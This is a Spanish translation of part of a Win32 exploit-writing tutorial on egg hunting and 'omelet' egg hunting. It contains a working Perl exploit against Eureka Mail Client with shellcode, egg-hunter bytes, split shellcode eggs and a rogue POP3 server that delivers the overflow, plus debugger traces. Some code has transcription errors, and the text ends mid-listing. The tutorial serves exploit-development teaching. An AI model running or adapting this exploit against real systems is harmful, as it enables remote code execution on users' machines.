Aquí, vemos las primeras 2 instrucciones del cazador de huevos siendo reproducido por el decodificador.

Address	Hex dump	Disassembly	Comment
00408000	0C 71	OR AL,71	
00408002	4B	DEC EBX	
00408003	00F0	ADD AL,DH	
00408005	70 4B	J0 SHORT Xion.004D8052	
00408007	00E0	ADD AL,AH	
00408009	70 4B	J0 SHORT Xion.004D8056	
0040800B	00D4	ADD AH,DL	
0040800D	70 4B	J0 SHORT Xion.004D805A	
0040800F	00C8	ADD AL,CL	
00408011	70 4B	J0 SHORT Xion.004D805E	
00408013	00BC70 4B00AC70	ADD BYTE PTR DS:[EAX+ESI*2+70AC004B],BH	
0040801A	4B	DEC EBX	

Luego, presiona CTRL + F12. La aplicación parará por el BP y aterrizará en 0x0012f460. El cazador de huevos original ahora está recombinado y comenzará a buscar el marcador.



## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
0012F45E ^75 E2 JNZ SHORT 0012F442
0012F45F 66:81CA 0000 OR DX,0
0012F465 42 INC EDX
0012F466 52 PUSH EDX
0012F467 6A 02 PUSH 2
0012F469 58 POP EAX
0012F46A CD 2E INT 2E
0012F46C 3C 05 CMP AL,5
0012F46E 5A POP EDX
0012F46F ^74 EF JE SHORT 0012F460
0012F471 B8 00300074 MOV EAX,74003000
0012F476 8BFA MOV EDI,EDX
0012F478 AF SCAS DWORD PTR ES:[EDI]
0012F479 ^75 F9 JNZ SHORT 0012F465
0012F47B AF SCAS DWORD PTR ES:[EDI]
0012F47C ^75 E7 JNZ SHORT 0012F465
0012F47E FFE7 JMP EDI
0012F480 68 0032004A PUSH 4A003200
0012F485 004D 00 ADD BYTE PTR SS:[EBP],CL
0012F488 3200 XOR AL,BYTE PTR DS:[EAX]
0012F48A 50 PUSH EAX
0012F48B 0058 00 ADD BYTE PTR DS:[EAX],BL
0012F48E 58 POP EAX
0012F48F 004D 00 ADD BYTE PTR SS:[EBP],CL
0012F492 4E DEC ESI
0012F493 004E 00 ADD BYTE PTR DS:[ESI],CL
0012F496 4F DEC EDI
0012F497 004C00 4B ADD BYTE PTR DS:[EAX+EAX+4B],CL
0012F49B 0055 00 ADD BYTE PTR SS:[EBP],DL
0012F49C 5A POP EDX
```

Address	Hex dump	Disassembly	Comment
004D8000	0C 71	OR AL,71	
004D8002	4B	DEC EBX	
004D8003	00F0	ADD AL,DH	
004D8005	<70 4B	J0 SHORT Xlon.004D8052	
004D8007	00E0	ADD AL,AH	
004D8009	<70 4B	J0 SHORT Xlon.004D8056	
004D800B	00D4	ADD AH,DL	
004D800D	<70 4B	J0 SHORT Xlon.004D805A	
004D800F	00C8	ADD AL,CL	
004D8011	<70 4B	J0 SHORT Xlon.004D805E	
004D8013	00BC70 4B00AC70	ADD BYTE PTR DS:[EAX+ESI*2+70AC004B],BH	
004D801A	4B	DEC EBX	

bp 0012f478  
[23:57:08]Breakpoint at 0012F460

En 0x0012f47b (ver imagen), vemos la instrucción que se ejecutará cuando el huevo haya sido encontrado. Pon un nuevo BP en 0x0012f47b y presiona CTRL-F12 otra vez. Si terminas en el BP, entonces el huevo ha sido encontrado. Presione F7 (traza) de nuevo para ejecutar las instrucciones siguientes hasta que el salto a EDI sea hecho. El cazador de huevos ha puesto la dirección del huevo en EDI y JMP EDI ahora redirige el flujo en esa ubicación. Cuando el JMP EDI se ejecute, terminamos en el último byte del marcador.

Aquí es donde nuestro segundo código de alineación es puesto. Hará que EAX apunte a la Shellcode (Stub del decodificador) y entonces realizará el PUSH EAX+RET.

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
0012F559 0060 00 ADD BYTE PTR SS:[EBP],CH
0012F55E 57 PUSH EDI
0012F557 0060 00 ADD BYTE PTR SS:[EBP],CH
0012F55A 58 POP EAX
0012F55B 0060 00 ADD BYTE PTR SS:[EBP],CH
0012F55E B9 001B00AA MOV ECX,AA001B00
0012F563 00E8 ADD AL,CH
0012F565 0060 00 ADD BYTE PTR SS:[EBP],CH
0012F568 58 POP EAX
0012F569 0060 00 ADD BYTE PTR SS:[EBP],CH
0012F56C C3 RETN

0012F56D 0058 00 ADD BYTE PTR DS:[EAX],DL
0012F570 58 PUSH EAX
0012F571 0059 00 ADD BYTE PTR DS:[ECX],BL
0012F574 41 INC ECX
0012F575 0049 00 ADD BYTE PTR DS:[ECX],CL
0012F578 41 INC ECX
0012F579 0049 00 ADD BYTE PTR DS:[ECX],CL
0012F57C 41 INC ECX
0012F57D 0049 00 ADD BYTE PTR DS:[ECX],CL
0012F580 41 INC ECX
0012F581 0049 00 ADD BYTE PTR DS:[ECX],CL
0012F584 41 INC ECX
0012F585 0051 00 ADD BYTE PTR DS:[ECX],DL
0012F588 41 INC ECX
0012F589 005400 41 ADD BYTE PTR DS:[EAX+EAX+41],DL
0012F58D 0058 00 ADD BYTE PTR DS:[EAX],BL
0012F590 41 INC ECX
0012F591 005A 00 ADD BYTE PTR DS:[EDX],BL
0012F594 41 INC ECX
0012F595 0050 00 ADD BYTE PTR DS:[EAX],DL
0012F598 41 INC ECX
0012F599 0033 ADD BYTE PTR DS:[EBX],DH
0012F59B 0051 00 ADD BYTE PTR DS:[ECX],DL
0012F59E 41 INC ECX
0012F59F 004400 41 ADD BYTE PTR DS:[EAX+EAX+41],AL
0012F5A3 005A 00 ADD BYTE PTR DS:[EDX],BL
0012F5A6 41 INC ECX
0012F5A7 0042 00 ADD BYTE PTR DS:[EDX],AL
0012F5AA 41 INC ECX
0012F5AB 0052 00 ADD BYTE PTR DS:[EDX],DL
0012F5AE 41 INC ECX
0012F5AF 004C00 41 ADD BYTE PTR DS:[EAX+EAX+41],CL
```

El código de alineación de Salign2 hace que EAX apunte a la Shellcode y la ejecute.

Inicio de la Shellcode real (veneciana). El decodificador recombinará el código original y lo ejecutará (Calc.exe). ¡PWNEADO!

**Cazador de Huevos de Tortilla.**  
**¡Todos los huevos, incluso los rotos, nos pertenecen!**

¿Eh? ¿Huevos rotos? ¿Qué dices?




Imagen agregada por Ivinson. Cortesía de <http://www.holytaco.com/25-egg-sharpie-faces/>

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

¿Qué sucede si te encuentras en una situación en la que realmente no tienes una gran cantidad de espacio de memoria para alojar tu Shellcode, pero tienes varios espacios más pequeños disponibles o controlados por ti?

En este escenario, dictado por la fragmentación de la Shellcode una técnica llamada Cacería de Huevos de Tortilla puede funcionar.

En esta técnica, Tienes que dividir la shellcode real en pedazos más pequeños, entregar las trozos a la memoria, y poner en marcha el código del cazador que buscaría todos los huevos, los recombinaría entonces, y haría una tortilla, eehh.. Quiero decir ejecutaría la Shellcode recombinada.

El concepto básico detrás del cazador de huevos de tortilla es más o menos lo mismo que con los cazadores de huevos regulares, pero hay 2 diferencias principales:

- La Shellcode final se divide en trozos (= huevos múltiples).
- La Shellcode final es recombinada antes de ser ejecutada, por lo que no es ejecutada directamente después de que haya sido encontrada.

Además de eso, el código cazador de huevos (o código de tortilla) es significativamente más grande que un cazador de huevos normal (alrededor de 90 bytes vs entre 30 y 60 bytes para un cazador de huevos normal)

Esta técnica fue documentada por SkyLined (Berend-Jan Wever) aquí:

[http://skypher.com/wiki/index.php/Hacking/Shellcode/Egg\\_hunt/w32\\_SEH\\_omelet\\_shellcode](http://skypher.com/wiki/index.php/Hacking/Shellcode/Egg_hunt/w32_SEH_omelet_shellcode)

Los archivos de Google Projects se pueden encontrar aquí:

[http://skypher.com/wiki/index.php/Hacking/Shellcode/Egg\\_hunt/w32\\_SEH\\_omelet\\_shellcode](http://skypher.com/wiki/index.php/Hacking/Shellcode/Egg_hunt/w32_SEH_omelet_shellcode)

Cita de Berend-Jan:

*“Es similar a la Shellcode cazadora de huevos, pero buscará múltiples huevos más pequeños en el espacio de direcciones de user-land, los recombinará en un bloque más grande de Shellcode y lo ejecutará. Esto es útil en situaciones donde no se puede inyectar un bloque de tamaño suficiente en un proceso víctima para almacenar tu shellcode en una sola*

## **Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS**

*pieza, pero se pueden inyectar varios bloques más pequeños y ejecutar uno de ellos.”*

### **¿Cómo funciona?**

La Shellcode original debe ser dividida en partes más pequeñas/huevos.

Cada huevo debe tener un encabezado que contenga:

- La longitud del huevo.
- Un número de índice.
- 3 bytes del marcador (utilizados para detectar el huevo).

El cazador de huevos o Shellcode tortilla también debe saber cuál es el tamaño de los huevos, cuántos huevos habrá, y cuáles son los 3 bytes (etiqueta o marcador) que identifica un huevo.

Cuando se ejecuta el código tortilla, buscará, a través de la memoria, todos los huevos, y reproducirá la shellcode original (antes de romperse en pedazos) en la parte inferior de la pila. Cuando se haya completado, salta a la Shellcode reproducida y la ejecuta. El código tortilla escrito por SkyLined inyecta manejadores SEH personalizados para tratar con violaciones de acceso (Access Violations) al leer la memoria.

Por suerte, SkyLined escribió un conjunto de scripts para automatizar todo el proceso de descomposición de la Shellcode en pequeños huevos y producir el código tortilla.

Descarga los scripts aquí:

<http://code.google.com/p/w32-seh-omelet-shellcode/downloads/list>

El zip trae el archivo que contiene el cazador de tortilla en NASM y un script en Python para crear los huevos. Si no tienes una copia de NASM, puedes obtener una copia aquí:

<http://www.nasm.us/pub/nasm/releasebuilds/>



## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

He descomprimido el paquete de código tortilla en c:\tortilla. NASM se instala en "C:\Archivos de programa\nasm".

Compila el archivo NASM a un archivo binario:

```
C:\omelet>"c:\program files\nasm\nasm.exe" -f bin  
-o w32_omelet.bin w32_SEH_omelet.asm -w+error
```

Sólo es necesario hacerlo una vez. Cuando tengas el archivo, lo podrás utilizar para todos los exploits.

### ¿Cómo implementar el cazador de huevos de tortilla?

**1. Crea un archivo que contenga la Shellcode que deseas ejecutar al final. He usado "shellcode.bin."**

Puedes usar un script como este para generar el archivo **shellcode.bin**. Basta con sustituir el \$shellcode con tu propia Shellcode y ejecutar el script. En mi ejemplo, esta shellcode ejecutará calc.exe):

```
my $scfile="shellcode.bin";  
my  
$shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49"  
.  
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .  
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .  
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .  
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .  
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .  
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .  
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .  
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .  
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .  
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .  
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .  
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .  
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .  
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .  
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .  
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .  
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .  
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .  
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .  
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .  
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41" ;  
  
open(FILE, ">$scfile");  
print FILE $shellcode;  
close(FILE);
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
print "Wrote ".length($shellcode)." bytes to file ".$scfile."\n";
```

Ejecuta el script. El archivo Shellcode.bin contiene ahora la Shellcode binaria. (Por supuesto, si quieres algo más que la **calc**, basta con sustituir el contenido de \$shellcode.

### 2. Convierte la Shellcode en huevos.

Digamos que has descubierto que tenemos un número de veces de aproximadamente 130 bytes de espacio de memoria de los que disponemos. Así que, tenemos que cortar los 303 bytes de código en 3 huevos (+ algo de sobrecarga, por lo que podría terminar con 3 o 4 huevos). El tamaño máximo de cada huevo es de 127 bytes. También necesitamos un marcador (6 bytes). Usaremos 0xBADA55 como marcador.

Ejecuta el comando siguiente para crear la Shellcode:

```
C:\omelet>w32_SEH_omelet.py
Syntax:
    w32_SEH_omelet.py "omelet bin file" "shellcode bin file" "output
txt file"
    [egg size] [marker bytes]

Where:
    omelet bin file = The omelet shellcode stage binary code followed
by three
                    bytes of the offsets of the "marker bytes", "max
index"
                    and "egg size" variables in the code.
    shellcode bin file = The shellcode binary code you want to have
stored in
                    the eggs and reconstructed by the omelet
shellcode stage
                    code.
    output txt file = The file you want the omelet egg-hunt code and
the eggs
                    to be written to (in text format).
    egg size =      The size of each egg (legal values: 6-127,
default: 127)
    marker bytes =  The value you want to use as a marker to
distinguish the
                    eggs from other data in user-land address space
(legal
                    values: 0-0xFFFFFFFF, default value: 0x280876)
```

En nuestro caso, el comando podría ser:

```
C:\omelet>w32_SEH_omelet.py w32_omelet.bin shellcode.bin calceggs.txt
127 0xBADA55
```



## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

### 3. Construye el exploit.

Vamos a probar este concepto en nuestro exploit de Eureka Mail Client. Vamos a poner un poco de basura entre los huevos para simular que los huevos fueron colocados en lugares al azar en la memoria:

```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "192.168.0.193";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "\x90" x 1000;
my $somelet_code = "\x31\xff\xEB\x23\x51\x64\x89\x20\xFC\xB0\x7A\xF2" .
"\xAE\x50\x89\xFE\xAD\x35\xff\x55\xDA\xBA\x83\xF8\x03\x77\x0C\x59" .
"\xF7\xE9\x64\x03\x42\x08\x97\xF3\xA4\x89\xF7\x31\xC0\x64\x8B\x08" .
"\x89\xCC\x59\x81\xF9\xff\xff\xff\xff\x75\xF5\x5A\xE8\xC7\xff\xff" .
"\xff\x61\x8D\x66\x18\x58\x66\x0D\xff\x0F\x40\x78\x06\x97\xE9\xD8" .
"\xff\xff\xff\x31\xC0\x64\xff\x50\x08" ;

my $egg1 = "\x7A\xff\x55\xDA\xBA\x89\xE2\xDA\xC1\xD9\x72\xF4\x58\x50" .
"\x59\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x51\x5A\x56\x54\x58\x33" .
.
"\x30\x56\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
.
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58" .
.
"\x50\x38\x41\x43\x4A\x4A\x49\x4B\x4C\x4A\x48\x50\x44\x43\x30\x43\x30" .
.
"\x45\x50\x4C\x4B\x47\x35\x47\x4C\x4C\x4B\x43\x4C\x43\x35\x43\x48\x45" .
.
"\x51\x4A\x4F\x4C\x4B\x50\x4F\x42\x38\x4C\x4B\x51\x4F\x47\x50\x43\x31" .
.
"\x4A\x4B\x51\x59\x4C\x4B\x46\x54\x4C\x4B\x43" ;

my $egg2 = "\x7A\xFE\x55\xDA\xBA\x31\x4A\x4E\x50\x31\x49\x50\x4C\x59" .
"\x4E\x4C\x4C\x44\x49\x50\x43\x44\x43\x37\x49\x51\x49\x5A\x44\x4D\x43" .
.
"\x31\x49\x52\x4A\x4B\x4A\x54\x47\x4B\x51\x44\x46\x44\x43\x34\x42\x55" .
.
"\x4B\x55\x4C\x4B\x51\x4F\x51\x34\x45\x51\x4A\x4B\x42\x46\x4C\x4B\x44" .
.
"\x4C\x50\x4B\x4C\x4B\x51\x4F\x45\x4C\x45\x51\x4A\x4B\x4C\x4B\x45\x4C" .
.
"\x4C\x4B\x45\x51\x4A\x4B\x4D\x59\x51\x4C\x47\x54\x43\x34\x48\x43\x51" .
.
"\x4F\x46\x51\x4B\x46\x43\x50\x50\x56\x45\x34\x4C\x4B\x47\x36\x50\x30" .
.
"\x4C\x4B\x51\x50\x44\x4C\x4C\x4B\x44\x30\x45" ;

my $egg3 = "\x7A\xFD\x55\xDA\xBA\x4C\x4E\x4D\x4C\x4B\x45\x38\x43\x38" .
"\x4B\x39\x4A\x58\x4C\x43\x49\x50\x42\x4A\x50\x50\x42\x48\x4C\x30\x4D" .
.
"\x5A\x43\x34\x51\x4F\x45\x38\x4A\x38\x4B\x4E\x4D\x5A\x44\x4E\x46\x37" .
.
```



## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"\x4B\x4F\x4D\x37\x42\x43\x45\x31\x42\x4C\x42\x43\x45\x50\x41\x41\x40"  
.  
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40"  
.  
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40"  
.  
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40"  
.  
"\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40\x40";  
  
my $garbage="This is a bunch of garbage" x 10;  
  
my  
$payload=$junk.$ret.$omelet_code.$padding.$egg1.$garbage.$egg2.$garbage.  
e.$egg3;  
  
print "Payload : " . length($payload)." bytes\n";  
print "Omelet code : " . length($omelet_code)." bytes\n";  
print " Egg 1 : " . length($egg1)." bytes\n";  
print " Egg 2 : " . length($egg2)." bytes\n";  
print " Egg 3 : " . length($egg3)." bytes\n";  
  
#set up listener on port 110  
my $port=110;  
my $proto=getprotobyname('tcp');  
socket(SERVER,PF_INET,SOCK_STREAM,$proto);  
my $paddr=sockaddr_in($port,INADDR_ANY);  
bind(SERVER,$paddr);  
listen(SERVER,SOMAXCONN);  
print "[+] Listening on tcp port 110 [POP3]... \n";  
print "[+] Configure Eureka Mail Client to connect to this host \n";  
my $client_addr;  
while($client_addr=accept(CLIENT,SERVER))  
{  
    print "[+] Client connected, sending evil payload\n";  
    while(1)  
    {  
        print CLIENT "-ERR ".$payload."\n";  
        print " -> Sent ".length($payload)." bytes\n";  
    }  
}  
close CLIENT;  
print "[+] Connection closed\n";
```

Ejecuta el script:

```
C:\sploits\eureka>perl corelan_eurekaspoit4.pl  
Payload      : 2700 bytes  
Omelet code  : 85 bytes  
    Egg 1    : 127 bytes  
    Egg 2    : 127 bytes  
    Egg 3    : 127 bytes  
[+] Listening on tcp port 110 [POP3]...  
[+] Configure Eureka Mail Client to connect to this host
```

Resultado: Access Violation when reading [00000000].

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
0012CD75 B0 7A      MOV AL,7A
0012CD77 F2:AE     REPNE SCAS BYTE PTR ES:[EDI]
0012CD79 50       PUSH EAX
0012CD7A 89FE     MOV ESI,EDI
0012CD7C AD       LODS DWORD PTR DS:[ESI]
0012CD7D 35 FF5DABA XOR EAX,BAD55FF
0012CD82 83F8 03   CMP EAX,3
0012CD85 77 0C     JA SHORT 0012CD93
0012CD87 59       POP ECX
0012CD88 F7E9     IMUL ECX
0012CD8A 64:0342 08   ADD EAX,DWORD PTR FS:[EDX+8]
0012CD8E 97       XCHG EAX,EDI
0012CD8F F3:A4     REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:
ECX=FFFFFFFF (decimal 4294967295.)
AL=7A ('z')
ESI=[EDI]-000000001-222
```

Address	Hex dump	Disassembly	Comment
00459000	0000	ADD BYTE PTR DS:[EAX],AL	
00459002	0000	ADD BYTE PTR DS:[EAX],AL	
00459004	0000	ADD BYTE PTR DS:[EAX],AL	
00459006	0000	ADD BYTE PTR DS:[EAX],AL	
00459008	0000	ADD BYTE PTR DS:[EAX],AL	
0045900A	0000	ADD BYTE PTR DS:[EAX],AL	
0045900C	C05445 00 00	RCL BYTE PTR SS:[EBP+EAX*2],0	Shift constant out of range
00459011	0000	ADD BYTE PTR DS:[EAX],AL	
00459013	0000	ADD BYTE PTR DS:[EAX],AL	
00459015	0000	ADD BYTE PTR DS:[EAX],AL	

bp 0x7E47BCAF

[19:45:22] Access violation when reading [00000000] - use Shift+F7/F8/F9 to pass exception to program

Al mirar más de cerca el código, vemos que la primera instrucción del código tortilla pone 00000000 en EDI (\x31 \xFF = XOR EDI, EDI). Cuando se empieza a leer en esa dirección, nos llega una violación de acceso. A pesar de que el código utiliza la inyección de SEH personalizada para manejar violaciones de acceso, ésta no fue manejada y el exploit falla.

Pon un BP en JMP ESP (0x7E47BCAF) y ejecuta el exploit de nuevo.

¡Toma nota de los registros cuando se haga el salto a ESP!:

```
Registers (FPU)
EAX 00000000
ECX 7C91005D ntdll.7C91005D
EDX 00140608
EBX 00450266 Eureka_E.00450266
ESP 0012CD6C
EBP 00475BF8 Eureka_E.00475BF8
ESI 00475BF8 Eureka_E.00475BF8
EDI 00473678 ASCII "AAAAAAAAAAAAA"
EIP 0012CD6C
```

OK, vamos a solucionar esto. Comienza buscando los huevos en la memoria. Después de todo, tal vez podamos poner otra dirección inicial en EDI (que no sea cero), basado en uno de estos registros y el lugar donde se encuentran los huevos, permitiendo que el código tortilla funcione correctamente.

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Primero, escribe los 3 huevos en archivos (agrega las siguientes líneas de código en el exploit, antes de que el escucha (listener) sea establecido):

```
open(FILE, ">c:\\tmp\\egg1.bin");
print FILE $egg1;
close(FILE);

open(FILE, ">c:\\tmp\\egg2.bin");
print FILE $egg2;
close(FILE);

open(FILE, ">c:\\tmp\\egg3.bin");
print FILE $egg3;
close(FILE);
```

En el BP de JMP ESP, ejecuta los siguientes comandos:

**!pvefindaddr compare c:\tmp\egg1.bin**

```
0BADF000 -----
0BADF000 Compare memory with bytes in file
0BADF000 -----
0BADF000 Reading file c:\tmp\egg1.bin ...
0BADF000 Read 127 bytes from file
0BADF000 Starting search in memory
0BADF000 -> searching for \x7a\xff\x55\xda\xba\x89\xe2\xda
0BADF000 Comparing bytes from file with memory :
0BADF000 * Reading memory at location : 0x00473C5C
0BADF000 -> Hooray, shellcode unmodified
0BADF000 * Reading memory at location : 0x004746EE
0BADF000 -> Hooray, shellcode unmodified
0BADF000 * Reading memory at location : 0x004752A8
0BADF000 -> Hooray, shellcode unmodified
0BADF000 * Reading memory at location : 0x0012DBE4
0BADF000 -> Hooray, shellcode unmodified
0BADF000
```

**!pvefindaddr compare c:\tmp\egg2.bin**

```
0BADF000 -----
0BADF000 Compare memory with bytes in file
0BADF000 -----
0BADF000 Reading file c:\tmp\egg2.bin ...
0BADF000 Read 127 bytes from file
0BADF000 Starting search in memory
0BADF000 -> searching for \x7a\xfe\x55\xda\xba\x31\x4a\x4e
0BADF000 Comparing bytes from file with memory :
0BADF000 * Reading memory at location : 0x00473D0F
0BADF000 -> Hooray, shellcode unmodified
0BADF000 * Reading memory at location : 0x00474871
0BADF000 -> Hooray, shellcode unmodified
0BADF000 * Reading memory at location : 0x0047542B
0BADF000 -> Hooray, shellcode unmodified
0BADF000 * Reading memory at location : 0x0012DD67
0BADF000 -> Hooray, shellcode unmodified
0BADF000
```

**!pvefindaddr compare c:\tmp\egg3.bin**

```
0BADF000 -----
0BADF000 Compare memory with bytes in file
0BADF000 -----
0BADF000 Reading file c:\tmp\egg3.bin ...
0BADF000 Read 127 bytes from file
0BADF000 Starting search in memory
0BADF000 -> searching for \x7a\xfd\x55\xda\xba\x4c\x4e\x4d
0BADF000 Comparing bytes from file with memory :
0BADF000 * Reading memory at location : 0x00473F62
0BADF000 -> Hooray, shellcode unmodified
0BADF000 * Reading memory at location : 0x004749F4
0BADF000 -> Hooray, shellcode unmodified
0BADF000 * Reading memory at location : 0x004755AE
0BADF000 -> Hooray, shellcode unmodified
0BADF000 * Reading memory at location : 0x0012DEEA
0BADF000 -> Hooray, shellcode unmodified
0BADF000
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

OK. Así que, los 3 huevos están en la memoria, y no están dañados.

Mira las direcciones. Una copia se encuentra en la pila (0 × 0012????). Otras copias están en otra parte de la memoria (0×0047????). Cuando miramos hacia atrás en los registros, teniendo en cuenta que necesitamos encontrar un registro que sea confiable, y colocarlo antes de los huevos, observamos lo siguiente:

```
EAX 00000000
ECX 7C91005D ntdll.7C91005D
EDX 00140608
EBX 00450266 Eureka_E.00450266
ESP 0012CD6C
EBP 00475BFC Eureka_E.00475BFC
ESI 00475BF8 Eureka_E.00475BF8
EDI 00473678 ASCII "AAAAAAAAAAAA"
EIP 0012CD6C
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INVALID_WINDOW_HANDLE (00000578)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -UNORM FB18 00000202 0000001B
ST1 empty -UNORM B7FC 00000000 F894BBD0
ST2 empty -UNORM A70E 06D90000 0120027F
ST3 empty +UNORM 1F80 00400000 BF8131CE
ST4 empty %#.19L
ST5 empty -UNORM CCB4 00000286 0000001B
ST6 empty 9.50000000000000000000
ST7 empty 19.00000000000000000000
          3 2 1 0      E S P U O Z D I
FST 0120  Cond 0 0 0 1  Err 0 0 1 0 0 0 0 0 (LT)
FCW 027F  Prec NEAR,53  Mask  1 1 1 1 1 1
```

EBX puede ser una buena opción. Pero EDI es incluso mejor porque ya tiene una buena dirección que está antes de los huevos. Esto significa que necesitamos dejar el valor actual de EDI (en lugar de limpiarlo) para cambiar la posición del cazador de tortilla.

Solución rápida: sustituye el XOR EDI, EDI, con 2 NOP's.

El código tortilla ha cambiado en el exploit ahora y es el siguiente:

```
my $somelet_code = "\x90\x90\xEB\x23\x51\x64\x89\x20\xFC\xB0\x7A\xF2".
"\xAE\x50\x89\xFE\xAD\x35\xFF\x55\xDA\xBA\x83\xF8\x03\x77\x0C\x59".
"\xF7\xE9\x64\x03\x42\x08\x97\xF3\xA4\x89\xF7\x31\xC0\x64\x8B\x08".
"\x89\xCC\x59\x81\xF9\xFF\xFF\xFF\xFF\x75\xF5\x5A\xE8\xC7\xFF\xFF".
"\xFF\x61\x8D\x66\x18\x58\x66\x0D\xFF\x0F\x40\x78\x06\x97\xE9\xD8".
```

# Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

